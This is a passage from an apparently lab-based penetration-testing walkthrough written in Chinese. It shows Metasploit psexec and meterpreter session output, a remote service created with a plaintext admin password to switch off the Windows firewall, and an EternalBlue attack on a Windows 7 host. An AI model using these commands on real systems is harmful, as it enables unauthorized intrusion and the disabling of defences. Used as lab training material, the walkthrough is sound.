[*] 192.168.93.30 - Meterpreter session 7 closed.  Reason: User exit
sf6 exploit(windows/smb/psexec) > exploit

[*] 192.168.93.30:445 - Connecting to the server...
[*] 192.168.93.30:445 - Authenticating to 192.168.93.30:445 as user 'administrator'...
[*] 192.168.93.30:445 - Selecting PowerShell target
[*] 192.168.93.30:445 - Executing the payload...
[+] 192.168.93.30:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.93.30:4444
[*] Exploit completed, but no session was created.
sf6 exploit(windows/smb/psexec) > 
```

48.首先建立session

`sessions 5`



```
[*] 192.168.93.30:445 - Connecting to the server...
[*] 192.168.93.30:445 - Authenticating to 192.168.93.30:445 as user 'administrator'...
[*] 192.168.93.30:445 - Selecting PowerShell target
[*] 192.168.93.30:445 - Executing the payload...
[+] 192.168.93.30:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.93.30:4444
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                                    Connection
  --  ----  ----                     -----------                                                    ----------
  1         meterpreter x64/linux    root @ ubuntu (uid=0, gid=0, euid=0, egid=0) @ 192.168.46.16   192.168.46.158:6666 -> 192.168.46.160:58878 (192.168.46.16
                                     0
  4         meterpreter x64/linux    ubuntu @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) @   192.168.52.10:54720 -> 192.168.52.20:7777 (192.168.52.20)
                                      192.168.52.20
  5         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ PC1                                      192.168.52.10:47062 -> 192.168.52.30:7777 (192.168.52.30)

msf6 exploit(windows/smb/psexec) > sessions 5
[*] Starting interaction with 5...

meterpreter > 
```

49.返回shell终端

```
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129170124-08eca546-80e2-1.png)

50.强制关闭防火墙
```

net use \192.168.93.30\ipc$ “Whoami2021” /user:“Administrator”
sc \192.168.93.30 create unablefirewall binpath= “netsh advfirewall set allprofiles state off”
sc \192.168.93.30 start unablefirewall

```
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129170141-136969a0-80e2-1.png)

51.之后就可以继续攻击
```

background
exploit

```
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129170229-300b3480-80e2-1.png)

52.攻击win7的ms17010的模块
```

background
use exploit/windows/smb/ms17_010_eternalblue
show options
set payload windows/x64/meterpreter/bind_tcp 改为正向连接
set rhost 192.168.93.40
run

```
[![image](https://img-blog.csdnimg.cn/img_convert/0242eb1ad9dbf46d9763c460aaeb2111.png)](https://xzfile.aliyuncs.com/media/upload/picture/20220129170244-390ed014-80e2-1.png)
```